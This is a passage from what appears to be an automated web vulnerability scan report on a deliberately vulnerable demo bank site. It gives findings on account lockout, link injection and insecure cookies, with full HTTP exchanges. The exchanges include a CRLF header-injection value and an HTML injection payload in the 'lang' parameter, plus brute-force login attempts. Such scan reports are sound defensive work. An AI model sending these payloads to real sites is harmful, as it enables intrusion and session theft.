    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
```

```
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
          </ul>
          <span id="_ctl0__ctl0_Content_Administration"></span>
      </td>
      <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx?
lang=international%0d%0aAppScanHeader%3a+AppScanValue%2f1.2-678%0d%0aSecondAppScanHeader%3a+whatever"
id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_M
...
...
...
```

Go to Table of Contents

M DAST: Inadequate Account Lockout 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	passw
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Brute Force
Risk:	It might be possible to escalate user privileges and gain administrative permissions over the web application
Causes:	Insecure web application programming or configuration
Fix:	Enforce account lockout after several failed login attempts

Issue 1 of 1 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iiza1rl4h45`
Parameter manipulated from: `demo1234` to: `4ppSc4n`

Reasoning: Two legitimate login attempts were sent, with several false login attempts in between. The last response was identical to the first. This suggests that there is inadequate account lockout enforcement, allowing brute-force attacks on the login page. (This is true even if the first response was not a successful login page.)

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=nn11dtbe0pc3q1ftiizm5z55; path=/; HttpOnly
Set-Cookie: amSessionId=5345187204; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 14:34:05 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:34:05 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amSessionId=5345187204; ASP.NET_SessionId=nn11dtbe0pc3q1ftiizm5z55; amUserId=100116014; lang=english
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
```

```
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                    <td align="right" valign="top">
                            <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                    </td>
           </tr>
            <tr>
                    <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 40

uid=jsmith&passw=4ppSc4n&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8827
Server: Microsoft-IIS/8.0
...
...
...
```

Go to Table of Contents

M DAST: Link Injection (facilitates Cross-Site Request Forgery) 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	lang
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Content Spoofing
Risk:	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that userIt is possible to upload, modify or delete web pages, scripts and files on the web server
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 1 - Details

Difference: **Parameter** manipulated from: `international` to: `%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF665.html%22%3E`

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
GET /bank/customize.aspx?lang=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF665.html%22%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5626
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang="'><IMG SRC="/WF_XSRF665.html">; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:17:18 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
```

```
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post
...
...
...

<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel">"'><IMG SRC="/WF_XSRF665.html"></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
...
...
...
```

Go to Table of Contents

M DAST: Missing Secure Attribute in Encrypted Session (SSL) Cookie 5

Issue 1 of 5

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	amSessionId
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal user and session information (cookies) that was sent during an encrypted session
Causes:	The web application sends non-secure cookies over SSL
Fix:	Add the 'Secure' attribute to all sensitive cookies

Issue 1 of 5 - Details

Difference:

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
...
```

Issue 2 of 5

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	ASP.NET_SessionId
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal user and session information (cookies) that was sent during an encrypted session
Causes:	The web application sends non-secure cookies over SSL
Fix:	Add the 'Secure' attribute to all sensitive cookies

Issue 2 of 5 - Details

Difference:

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
```

```
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
...
```

Issue 3 of 5

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	lang
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal user and session information (cookies) that was sent during an encrypted session
Causes:	The web application sends non-secure cookies over SSL
Fix:	Add the 'Secure' attribute to all sensitive cookies

Issue 3 of 5 - Details

Difference:

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.

Test Requests and Responses:

```
GET /bank/customize.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5542
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">
```

```
<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
